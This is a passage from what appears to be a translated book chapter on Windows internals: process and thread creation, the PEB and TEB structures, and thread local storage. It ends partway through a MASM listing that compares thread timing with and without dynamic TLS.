


Figure 9-1: Windows System Structure

Typically, users call related functions through the Win32 API in their applications. Most of these function calls ultimately end up in ntdll.dll. ntdll.dll acts as a bridge between user-mode code and kernel-mode system services. Each service provided in kernel mode has a corresponding core function in ntdll.dll. This core function does not have specific implementations but provides parameter selection and transfer functions. Most function operations are transferred to the kernel mode ntoskrnl.exe for execution.

#### 9.1.2 PROCESS AND THREAD CREATION

The following two sections briefly describe the creation of processes and threads. First, the creation of processes and threads in kernel mode is discussed, followed by the creation of processes and threads in user mode.

---

### 1. PROCESS AND THREAD CREATION IN KERNEL MODE

In kernel mode, a process creation starts with the function NtCreateProcess. This function is located in the file ntoskrnl.exe in the directory %windir%\system32. It performs simple parameter processing passed by the user and then calls the function NtCreateProcessEx. The prototype of this function is as follows:

```
NTSTATUS  
NtCreateProcessEx(  
    OUT PHANDLE ProcessHandle,           // Receives the process handle  
    IN ACCESS_MASK DesiredAccess,        // Desired access rights  
    IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL, // Object attributes  
    IN HANDLE ParentProcess,            // Parent process handle  
    IN ULONG Flags,                   // Flags  
    IN HANDLE SectionHandle OPTIONAL,  // Section handle (optional)  
    IN HANDLE DebugPort OPTIONAL,      // Debug port (optional)  
    IN HANDLE ExceptionPort OPTIONAL, // Exception port (optional)  
    IN ULONG JobMemberLevel           // Job membership level  
);
```

The function NtCreateProcessEx determines whether ProcessHandle is NULL, then creates and initializes the EPROCESS object. The function PspCreateProcess completes all other tasks necessary for the process creation. The main steps involved in the process creation are as follows:

- **Step 1:** Call the function ObCreateObject to create the Windows internal kernel object PROCESS, which is managed by the system.
- **Step 2:** Call the function ObReferenceObjectByHandle to obtain a pointer to the SectionHandle.
- **Step 3:** Initialize the new process object with parameters based on the parent's parameters.
- **Step 4:** If the space is not empty, create a new page table.
- **Step 5:** Call the function KeInitializeProcess to initialize the basic priority, affinity, and page table of the new process object.
- **Step 6:** Call the function PspInitializeProcessSecurity to initialize the security properties of the new process.
- **Step 7:** Call the function MmInitializeProcessAddressSpace to initialize the new process's address space, mapping it to the NLS (National Language Support) table in ntdll.dll.
- **Step 8:** Call the function ExCreateHandle to create a unique CID (Client ID) for the new process.
- **Step 9:** Audit the process creation behavior, construct the PEB (Process Environment Block), and link the new process to the PsActiveProcessHead.
- **Step 10:** Call the function ObInsertObject to insert the process object into the system.
- **Step 11:** Set the basic priority, access time, and creation time for the new process.

Through the above steps, the process object creation is completed. However, this is only a "container"; apart from the thread, the process's space is just an empty virtual memory space. The process can only be executed after at least one thread is created and initialized.

Similar to process creation, thread creation in kernel mode starts with the function NtCreateThread. This function performs a simple check of the parameters passed by the user, copies InitialTeb to CaptureInitialTeb, and then calls the function PspCreateThread to perform the actual thread creation. The prototype of this function is as follows:

```
NTSTATUS  
PspCreateThread(  
    OUT PHANDLE ThreadHandle,           // Receives the thread handle  
    IN ACCESS_MASK DesiredAccess,       // Desired access rights  
    IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL, // Object attributes  
    IN HANDLE ProcessHandle,           // Process handle  
    IN PEPROCESS ProcessPointer,        // Process pointer  
    OUT PCLIENT_ID ClientId OPTIONAL, // Client ID (optional)  
    IN PCONTEXT ThreadContext OPTIONAL, // Thread context (optional)  
    IN PINITIAL_TEB InitialTeb OPTIONAL, // Initial TEB (optional)  
    IN PKSTART_ROUTINE StartRoutine OPTIONAL, // Start routine (optional)  
    IN PVOID StartContext             // Start context  
) ;
```

---

The steps for thread creation in kernel mode are as follows:

**Step 1:** Obtain the process object through the handle and place it in a local variable.

**Step 2:** Call the function ObCreateObject to create the thread object ETHREAD and initialize it.

**Step 3:** Acquire the process's RundownProtect lock to designate the process for the thread creation.

**Step 4:** Create the thread environment block (TEB) and initialize it using the InitTeb function. Then, use the ThreadContext pointer to set the starting address of the thread's execution to the eip field in the context structure, and set the thread context's eax register to the Win32StartAddress field of the thread. After completing these operations, call the KeInitThread function to initialize some attributes of the new thread.

**Step 5:** Lock the process, increment the active thread count by 1, then call the function ObInsertObject to add the new thread to the thread list of the process.

**Step 6:** Call the function KeStartThread, and the new thread starts running immediately.

---

## 2. PROCESS AND THREAD CREATION IN USER MODE

In user mode, creating a process typically uses the function CreateProcess in kernel32.dll. This function successfully returns, creating the new process and its first thread. From a user-mode perspective, the major steps in process creation are as follows:

**Step 1:** Call the function CreateProcessW with the specified executable file.

**Step 2:** Call the core function NtCreateProcessEx in ntdll.dll, which uses the system's trap mechanism to switch to kernel mode.

In kernel mode, the system service dispatch function KiSystemService obtains CPU control. It uses the system service table specified by the current thread to call the execution layer function NtCreateProcessEx, initiating the process creation in kernel mode. After establishing the process object in the execution layer, the address space of the process is initialized, and the Process Environment Block (PEB) in EPROCESS is also initialized. For example, by tracing a section of the CreateProcess code, this mechanism can be observed.

```
7C818FFA    FFB5 88F9FFFF    PUSH  DWORD PTR SS:[EBP-678]
7C819000    68 00000001    PUSH  1000000
7C819005    6A 10          PUSH  10
7C819007    53              PUSH  EBX
7C819008    53              PUSH  EBX
7C819009    68 1F000F00    PUSH  0F001F
7C81900E    8D85 90F9FFFF    LEA   EAX, DWORD PTR SS:[EBP-670]
7C819014    50              PUSH  EAX
7C819015    FF15 7012807C    CALL  DWORD PTR DS:[<&ntdll.NtCreateSection>]
```

The above code is the function call process of NtCreateSection in ntdll. The front part is a series of parameter stack operations, and finally the function is called via the call instruction. When entering the function, NtCreateSection is a piece of proxy code. After assigning the value to eax, edx specifies the offset address, thus implementing the call to ntdll.KiFastSystemCall. As shown below:

```
7C92D17E  >  B8 32000000    MOV  EAX,32
7C92D183    BA 0003F7E7F    MOV  EDX,7FFE0300
7C92D188    FF12            CALL  DWORD PTR DS:[EDX] ;
ntdll.KiFastSystemCall
7C92D18A    C2 1C00          RETN  1C
7C92D18D    90              NOP
7C92E510  >  8BD4          MOV  EDX,ESP
7C92E512    0F34            SYSENTER
7C92E514    C3              RETN
7C92E515    8DA424 00000000  LEA   ESP,DWORD PTR SS:[ESP]
7C92E51C    8D6424 00          LEA   ESP,DWORD PTR SS:[ESP]
7C92E520  >  8D5424 08          LEA   EDX,DWORD PTR SS:[ESP+8]
7C92E524    CD 2E            INT   2E
7C92E526    C3              RETN
7C92E527    90              NOP
```

The eax register contains the system service number. From the above assembly code, we can see that the system eventually enters the kernel mode through the SYSENTER instruction (Windows XP) or the int 2E instruction (Windows 2000).

**Step 3:** After the PEB (Process Environment Block) creation is completed, attention shifts to the first thread of the process. At this time, the environment for running the first thread must be established. This involves calling the function NtCreateThread, constructing the initial stack size, thread environment block (TEB), etc. These default initial values are derived from the corresponding fields of the PE header. Ntdll.dll then calls the task to be executed through the execution layer's NtCreateThread function. After establishing the execution layer's ETHREAD object, the thread ID, TEB, and other elements are initialized.

**Step 4:** The automatic function of the first thread in the process is the BaseProcessStart function in kernel32.dll (other thread processes use the BaseThreadStart function). This thread is initiated, and the process starts after completing its initial setup.

**Note:** At this point, process creation in user mode is just beginning. The final process must hand off to the Windows subsystem to run, and the system keeps track of the process state and related information.

**Step 5:** kernel32.dll sends a message to the Windows subsystem, which includes the newly created process and thread information. The Windows subsystem (csrss.exe) receives the message, initializes the internal environment, and eventually shows the application start icon to indicate the completion of the process creation.

**Step 6:** When the Windows subsystem has registered the new process and thread, the initial thread is allowed to execute.

In kernel mode, the startup example of a new thread is the KiThreadStartup function, which can be obtained from WRK. The code is as follows:

```
cPublicProc _KiThreadStartup, 1
xor ebx, ebx
xor esi, esi
xor edi, edi
xor ebp, ebp
LowerIrql APC_LEVEL

pop eax           ; (eax) -> SystemRoutine
call eax          ; Call the function SystemRoutine(StartRoutine,
StartContext)

pop ecx
or ecx, ecx
jz short kits10   ; If UserContextFlag is zero, jump to _KeBugCheck

mov ebp, esp
jmp _kiServiceExit2

kits10: stdCall _KeBugCheck, <NO_USER_MODE_CONTEXT>

stdENDP _KiThreadStartup
```

The KiThreadStartup function first lowers the interrupt request level (IRQL) to APC\_LEVEL and then enters kernel mode to call the initial thread function PspUserThreadStartup. This function can notify the memory manager to execute the page of the corresponding file, i.e., the front 10s of the thread's stack. Then, it inserts the thread into the user mode APC queue. This APC routine points to the LdrInitializeThunk function in ntdll.dll, and after the KiThreadStartup function returns, the LdrInitializeThunk function is called by the user mode APC to perform the initial load of the PE image loader.

**Step 7:** When the KiThreadStartup function returns to user mode, the APC is delivered. The LdrInitializeThunk function is called, which loads any necessary DLLs, and invokes their entry points. Finally, when LdrInitializeThunk returns to the user mode APC

dispatcher, the process begins execution in user mode, and the thread's startup code is executed.

At this point, the process and thread creation is complete, and the code in user mode starts running.

The above process is a brief description of the creation of processes and threads. For more details, refer to "Windows Kernel Programming and Practice" (ISBN 978-7-121-10528-9).

The creation process of a process and thread mainly involves understanding two important data structures that the system exposes during the creation process:

- Process Environment Block (PEB)
- Thread Environment Block (TEB)

Next, let's look at these important data structures.

---

#### 9.1.3 PROCESS ENVIRONMENT BLOCK (PEB)

The operating system sets up a data structure for each process to record relevant information about the process. In NT, this structure can be found in the process's address space through the FS:[0x30] register. The PEB mainly includes information about the process status, process heap, PE image, etc. An important field, Ldr, records all modules loaded in the process's address space. The base address of kernel32.dll can be found through Ldr. (Why is its base address needed? Please refer to Chapter 11 on dynamic linking technology). Below is the definition of the Process Environment Block:

```
typedef struct _PEB {
    UCHAR InheritedAddressSpace;           // 00h
    UCHAR ReadImageFileExecOptions;        // 01h
    UCHAR BeingDebugged;                  // 02h // Indicates if the process is being
debugged
    UCHAR Spare;                         // 03h
    PVOID Mutant;                        // 04h
    PVOID ImageBaseAddress;               // 08h // Base address of the image
    PEB_LDR_DATA Ldr;                   // 0Ch // Loader data for loaded modules
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters; // 10h
    PVOID SubSystemData;                 // 14h
    PVOID ProcessHeap;                  // 18h
    PVOID FastPebLock;                  // 1Ch
    PPEBLOCKROUTINE FastPebLockRoutine; // 20h
    PPEBLOCKROUTINE FastPebUnlockRoutine; // 24h
    ULONG EnvironmentUpdateCount;       // 28h
    PVOID* KernelCallbackTable;         // 2Ch
    PVOID EventLogSection;              // 30h
    PVOID EventLog;                     // 34h
    PEB_FREE_BLOCK FreeList;            // 38h
    ULONG TlsExpansionCounter;          // 3Ch // TLS (Thread Local Storage) expansion
counter
    PVOID TlsBitmap;                   // 40h // TLS bitmap
    ULONG TlsBitmapBits[2];             // 44h // TLS bitmap flags
    PVOID ReadOnlySharedMemoryBase;     // 4Ch
    PVOID ReadOnlySharedMemoryHeap;      // 50h
    PVOID* ReadOnlyStaticServerData;    // 54h
    PVOID AnsiCodePageData;             // 58h
    PVOID OemCodePageData;              // 5Ch
    PVOID UnicodeCaseTableData;        // 60h
    ULONG NumberOfProcessors;           // 64h
    ULONG NtGlobalFlag;                // 68h // Global flags
    UCHAR Spare2[4];                  // 6Ch
    LARGE_INTEGER CriticalSectionTimeout; // 70h
    ULONG HeapSegmentReserve;           // 78h
```

```

    ULONG HeapSegmentCommit;           // 7Ch
    ULONG HeapDeCommitTotalFreeThreshold; // 80h
    ULONG HeapDeCommitFreeBlockThreshold; // 84h
    ULONG NumberOfHeaps;             // 88h
    ULONG MaximumNumberOfHeaps;       // 8Ch
    PVOID** ProcessHeaps;            // 90h
    PVOID GdiSharedHandleTable;       // 94h
    PVOID ProcessStarterHelper;      // 98h
    PVOID GdiDCAttributeList;         // 9Ch
    PVOID LoaderLock;                // A0h
    ULONG OSMajorVersion;            // A4h
    ULONG OSMinorVersion;            // A8h
    ULONG OSBuildNumber;             // ACh
    ULONG OSPlatformId;              // B0h
    ULONG ImageSubsystem;             // B4h
    ULONG ImageSubsystemMajorVersion; // B8h
    ULONG ImageSubsystemMinorVersion; // BCh
    PVOID GdiHandleBuffer[0x22];      // C4h
    ULONG PostProcessInitRoutine;     // 14Ch
    ULONG TlsExpansionBitmap;         // 150h
    BYTE TlsExpansionBitmapBits[0x80]; // 154h
    ULONG SessionId;                // 1D4h
} PEB, *PPEB;

```

At offset 0x0040h, there is a pointer to an RTL\_BITMAP data structure, which is defined as follows:

```

typedef struct _RTL_BITMAP {
    ULONG SizeOfBitmap; // Size of the TLS bitmap in bits
    PULONG Buffer; // Buffer pointer where the TLS bitmap resides
} RTL_BITMAP, *PRTL_BITMAP;

```

Clearly, the purpose is to provide a buffer area, with the actual buffer being located at the address pointed to by Buffer. Usually, this value is PEB's TlsBitmapBits[2], but if needed, another buffer area might be used. Two 32-bit long values can provide 64 flag bits.

#### 9.1.4 THREAD ENVIRONMENT BLOCK (TEB)

The complete definition of the Thread Environment Block (TEB) is as follows:

```

typedef struct _NT_TEB {
    NT_TIB Tib; // 00h
    PVOID EnvironmentPointer; // 1Ch
    CLIENT_ID Cid; // 20h
    PVOID ActiveRpcInfo; // 28h
    PVOID ThreadLocalStoragePointer; // 2Ch // Pointer to the TLS array for the
thread
    PPEB Peb; // 30h // Pointer to the process's PEB
    ULONG LastErrorValue; // 34h
    ULONG CountOfOwnedCriticalSection; // 38h
    PVOID CsrClientThread; // 3Ch
    PVOID Win32ThreadInfo; // 40h
    ULONG Win32ClientInfo[0x1F]; // 44h
    PVOID WOW32Reserved; // C0h
    ULONG CurrentLocale; // C4h
    ULONG FpSoftwareStatusRegister; // C8h
    PVOID SystemReserved1[0x36]; // CC
    PVOID Spare1; // 1A4h
    ULONG ExceptionCode; // 1A8h
    ULONG SpareBytes1[0x28]; // 1ACh
    ULONG SystemReserved2[0xA]; // 1D4h
    GDI_TEB_BATCH GdiTebBatch; // 1FC
    ULONG gdiRgn; // 6DCh
    ULONG gdiPen; // 6E0h
    ULONG gdiBrush; // 6E4h
    CLIENT_ID RealClientId; // 6E8h
    PVOID GdiCachedProcessHandle; // 6F0h
    ULONG GdiClientPID; // 6F4h
    ULONG GdiClientTID; // 6F8h
    PVOID GdiThreadLocaleInfo; // 6FCh

```

```

PVOID UserReserved[5];                                // 700h
PVOID glDispatchTable[0x118];                         // 714h
ULONG glReserved1[0x1A];                             // B74h
PVOID glReserved2;                                  // BDCh
PVOID glSectionInfo;                               // BE0h
PVOID glSection;                                    // BE4h
PVOID glTable;                                     // BE8h
PVOID glCurrentRC;                                // BECh
PVOID glContext;                                   // BF0h
NTSTATUS LastStatusValue;                          // BF4h
UNICODE_STRING StaticUnicodeString;                // BF8h
WCHAR StaticUnicodeBuffer[0x105];                  // C00h
PVOID DeallocationStack;                           // E0Ch
PVOID TlsSlots[0x40];                             // E10h // Storage for TLS
LIST_ENTRY TlsLinks;                                // F10h
PVOID Vdm;                                         // F18h
PVOID ReservedForNtRpc;                           // F1Ch
PVOID DbgSsReserved[0x2];                          // F20h
ULONG HardErrorDisabled;                          // F28h
PVOID Instrumentation[0x10];                      // F2Ch
PVOID WinSockData;                                // F6Ch
ULONG GdiBatchCount;                             // F70h
ULONG Spare2;                                    // F74h
ULONG Spare3;                                    // F78h
ULONG Spare4;                                    // F7Ch
PVOID ReservedForOle;                            // F80h
ULONG WaitingOnLoaderLock;                      // F84h
PVOID StackCommit;                               // F88h
PVOID StackCommitMax;                           // F8Ch
PVOID StackReserve;                             // F90h
PVOID MessageQueue;                            // ??? (not specified)
} NT_TEB, *PNT_TEB;

```

The field at offset 0xE10h, `TlsSlots`[], is an array of pointers for storing TLS (Thread Local Storage) indices. This array is 0x40 bytes long. This means that a thread cannot have more than 64 static TLS indices. If an application uses more than 64 TLS indices, dynamic TLS is used. Each pointer in the `TlsSlots` array is 4 bytes long, representing one TLS index. If a thread requires more than 4 bytes of storage, it must allocate a buffer dynamically. In this case, the buffer's address will be stored in the corresponding entry of the `TlsSlots` array.

The `ThreadLocalStoragePointer` field is used for dynamic TLS. The operating system allocates memory for dynamic TLS to store all `.tls` section data from the executable image. Once the thread is created, the TLS pointer is copied to the `ThreadLocalStoragePointer`.

## 9.2 WHAT IS THREAD LOCAL STORAGE?

Thread Local Storage (TLS) solves the issue of variable synchronization in multi-threaded programs. To understand TLS, we need to look at the design of multi-threaded programs.

For example, writing a program that downloads files from the web involves both single-threaded and multi-threaded designs. If multiple threads are downloading files simultaneously, each thread may need to store its unique data structures. If 100 threads are downloading simultaneously, can 100 data structures be defined? Yes, but it is inefficient and complex to manage. Instead, using the TLS mechanism allows each thread to have its own local variables, even if they are defined globally.

A thread performs tasks using the TLS mechanism, ensuring that each thread has its unique variables, even though the variables are defined globally. When a thread is created, the operating system allocates memory for its TLS area, copying the contents of the `.tls` section into the thread's local storage.

TLS is essential because it allows global variables to have thread-specific values. Without TLS, threads would share the same global variable, causing synchronization issues.

In the file downloading example, each thread needs its unique file offset and buffer. Without TLS, the offsets and buffers would be shared among threads, causing errors. Using TLS, each thread has its unique file offset and buffer, ensuring correct operation.

TLS works by associating a global variable with a thread ID. Each thread's ID is unique, allowing the operating system to map the global variable to a unique value for each thread.

For illustration, here's an example of how to use TLS in code:

```
dwFileOff    dd      ?      ; Global variable
dwWriteSize  dd      ?      ; Global variable

;-----
; The following code is the procedure created for all threads
;-----
_thread1_100 proc
    pushad
    invoke calcDownloadPara ; Set the file offset and size to write
    invoke DWTofile, hFile, dwFileOff, dwWriteSize ; Download and write to file
    popad
    ret
_thread1_100 endp
;-----
; The main program calls this part
;-----
Start:
    Mov ecx, 1000
    .while TRUE
        invoke CreateThread, NULL, offset _thread1_100, NULL, NULL, addr dwTID
        Dec ecx
        .break .if ecx==0
    .endw
end Start
```

The above is a simple simulation of the possible design of a multi-threaded program. Note that this does not involve TLS (Thread Local Storage) technology. If you run this program in a real environment, data errors may occur during the download process. The program establishes 1000 threads through looping, each accessing two global variables: file offset and write size. This does not meet the requirements of multi-threaded design. Consider a scenario where one thread completes the execution of the `calcDownloadPara` function, setting the file offset and size for writing (these two variables are global). If another thread calls the `DWTofile` function to prepare for the download, it will execute based on the current global values set by `calcDownloadPara`, which may result in incorrect behavior.

To synchronize threads, developers must add many additional code elements to prevent race conditions (e.g., using mutexes, ensuring atomic operations). This ensures a reasonable design for multi-threaded programs. If the global variables in the above code are set to TLS storage, all issues can be avoided. The biggest advantage is that there is no need for any synchronization code to meet the functional requirements of the program, as all operations are completed internally by the operating system. This is TLS technology. TLS technology is divided into two categories:

- Dynamic Thread Local Storage Technology
- Static Thread Local Storage Technology

The classification of TLS technology is mainly based on whether the data storage space for thread local storage is allocated dynamically at runtime or statically allocated. Dynamic thread local storage uses four Win32 API functions to implement storage; static thread local storage declares the storage space in the PE file, and the PE loader reserves this storage space when loading the PE file into memory.

Below, these two technologies will be introduced separately.

---

### 9.3 DYNAMIC THREAD LOCAL STORAGE

You can abandon the use of TLS if you have a comprehensive understanding of the design of your program. You know exactly how many threads there are in your process, which data structures each thread uses, how memory space is allocated, and release are all under your control. In this case, there is no problem with accessing global variables using synchronous techniques. However, if you are a DLL developer, you cannot determine how many threads will eventually be called in the host program, and how the data for each thread is defined. This is the best time to use dynamic TLS technology.

Dynamic TLS is implemented using the following four API functions:

- TlsAlloc
- TlsGetValue
- TlsSetValue
- TlsFree

Applications or DLLs call these four functions at the appropriate times, using an index to uniformly manage each thread's storage area in the process. These functions are located in the dynamic link library kernel32.dll.

Below, we will introduce how to use these four functions in dynamic TLS through a thread example.

---

#### 9.3.1 DYNAMIC TLS EXAMPLE

First, look at the following code segment. This example demonstrates displaying the runtime of a thread. For details, see Code Listing 9-1.

**Code Listing 9-1:** Thread runtime statistics program using TLS (chapter9\dtls.asm).

```
1 ;-----  
2 ; Dynamic TLS demonstration  
3 ; Author: Cheng Li  
4 ; Date: 2010.2.28  
5 ;-----  
6     .386  
7     .model flat, stdcall  
8     option casemap:none  
9  
10    include windows.inc  
11    include user32.inc  
12    includelib user32.lib  
13    include kernel32.inc  
14    includelib kernel32.lib  
15  
16    MAX_THREAD_COUNT equ 4
```

```

17 ;
18 ;
19 .data
20 hTlsIndex dd ? ; TLS index
21 dwThreadID dd ? ; Thread ID
22 hThreadID dd MAX_THREAD_COUNT dup(0) ; Array of thread IDs
23
24 dwCount dd ? ; Count variable
25
26 szBuffer db 500 dup(0) ; Buffer
27 szOut1 db 'Thread %d ended, runtime: %d milliseconds', 0
28 szErr1 db 'Failed to read TLS data!', 0
29 szErr2 db 'Failed to write TLS data!', 0
30
31
32 ;
33 .code
34
35 ;-----
36 ; Initialization
37 ;-----
38 _initTime proc
39     local @dwStart ; Local variable
40
41     pushad ; Save all general-purpose registers
42
43     ; Get current time
44     ;
45     invoke GetTickCount
46     mov @dwStart, eax ; Associate the thread creation time with the thread object
47     invoke TlsSetValue, hTlsIndex, @dwStart
48
49     .if eax == 0
50         invoke MessageBox, NULL, addr szErr2, \
51             NULL, MB_OK
52     .endif
53     popad ; Restore all general-purpose registers
54     ret
55 _initTime endp
56
57 ;-----
58 ; Retrieve runtime
59 ;-----
60 _getLostTime proc
61     local @dwTemp ; Local variable
62     pushad ; Save all general-purpose registers
63
64     ; Get current time
65     ; Retrieve the start time of the thread from TLS
66     invoke GetTickCount
67     mov @dwTemp, eax
68     invoke TlsGetValue, hTlsIndex
69     .if eax == 0
70         invoke MessageBox, NULL, addr szErr2, \
71             NULL, MB_OK
72     .endif
73     sub @dwTemp, eax ; Calculate the elapsed time
74     popad ; Restore all general-purpose registers
75     mov eax, @dwTemp
76     ret
77 _getLostTime endp
78
79 ;-----
80 ; Thread function
81 ;-----
82 _tFun proc uses ebx ecx edx esi edi, lParam
83     local @dwCount
84     local @tID
85
86     pushad ; Save all general-purpose registers
87
88     invoke initTime ; Initialize the start time
89
90     ; Simulate some work
91     mov @dwCount, 1000*10000
92     mov ecx, @dwCount

```

```

93     .while ecx > 0
94         dec @dwCount
95         dec ecx
96     .endw
97     ; Get the current thread ID
98     invoke GetCurrentThreadId
99     mov @tID, eax
100    invoke _getLostTime      ; Retrieve the elapsed time
101    invoke wsprintf, addr szBuffer, addr szOut1 \
102        , @tID, eax
103    invoke MessageBox, NULL, addr szBuffer, \
104        NULL, MB_OK
105
106    popad                      ; Restore all general-purpose registers
107    ret
108 _tFun endp
109
110
111 start:
112     ; Allocate a TLS index in the process's TLS array
113     ; Initialize the thread runtime recording system
114     invoke TlsAlloc
115     mov hTlsIndex, eax
116
117     mov dwCount, MAX_THREAD_COUNT
118     mov edi, offset hThreadID
119     .while dwCount > 0
120         invoke CreateThread, NULL, \
121             0, offset _tFun, NULL, NULL, \
122             addr dwThreadID
123         mov dword ptr [edi], eax
124         add edi, 4
125
126         dec dwCount
127     .endw
128
129     ; Wait for all threads to finish
130     mov dwCount, MAX_THREAD_COUNT
131     mov edi, offset hThreadID
132     .while dwCount > 0
133         mov eax, dword ptr [edi]
134         mov dwThreadID, eax
135         push edi
136         invoke WaitForSingleObject, eax, \
137             INFINITE
138         invoke CloseHandle, dwThreadID
139         pop edi
140
141         add edi, 4
142         dec dwCount
143     .endw
144
145     ; Free the TLS index and resources allocated for recording thread runtime
146     ;
147     invoke TlsFree, hTlsIndex
148
149 end start

```

The main program first calls the function `TlsAlloc` to request an index from the process, which reserves space for each thread to store its global variable `hTlsIndex`. Then, in a loop, the `CreateThread` function is used to continuously create 4 threads running the same procedure `_tFun` (lines 117-127). Each thread executes the following steps:

**Step 1:** Call the function `_initTime` to initialize each thread's different storage area in the TLS storage slot for the global variable `hTlsIndex` (this area is maintained by the operating system). The initial value is obtained from the API function `GetTickCount` and stored in the TLS storage slot using the function `TlsSetValue`.

**Step 2:** Simulate some work through a loop (lines 90-96).

**Step 3:** Call the function `_getLostTime` to get the time from the start to the end of execution for each thread. The method first gets the current time using the `GetTickCount` function, then retrieves the previous time stored in the TLS slot through the function `TlsGetValue`.

(Note: Direct use of global variables is not allowed.) Then, subtract the retrieved time from the current time to get the thread's runtime.

**Note:** The time stored in the thread uses the TLS slot, not the thread's usual local variables. The effect of the TLS slot is the same as that of local variables within the thread, but the two are fundamentally different.

Code Listing 9-2 shows the code without using thread local variables.

**Code Listing 9-2:** Thread runtime statistics program without using TLS (chapter9\dtls1.asm)

```
1 ;-----
2 ; Dynamic TLS comparison demonstration
3 ; Multithreaded application without using TLS
4 ; Author: Cheng Li
5 ; Date: 2010.2.28
6 ;-----
7 .386
8 .model flat, stdcall
9 option casemap:none
10
11 include windows.inc
12 include user32.inc
13 includelib user32.lib
14 include kernel32.inc
15 includelib kernel32.lib
16
17 MAX_THREAD_COUNT equ 4
18
19 ;
20 .data
21 hTlsIndex dd ? ; TLS index
22 dwThreadID dd ? ; Thread ID
23 hThreadID dd MAX_THREAD_COUNT dup(0) ; Array of thread IDs
24
25 dwCount dd ? ; Count variable
26
27 szBuffer db 500 dup(0) ; Buffer
28 szOut1 db 'Thread %d ended, runtime: %d milliseconds', 0
29
30 ;
31 .code
32
33 ;-----
34 ; Thread function
35 ;-----
36 _tFun proc uses ebx ecx edx esi edi, lParam
37     local @dwCount
38     local @dwStart
39     local @dwEnd
40     local @tID
41     pushad ; Save all general-purpose registers
42
43     ; Get current time
44     ;
45     invoke GetTickCount
46     mov @dwStart, eax
47
48     ; Simulate some work
49     mov @dwCount, 1000 * 10000
50     mov ecx, @dwCount
51     .while ecx > 0
52         dec @dwCount
53         dec ecx
```

```

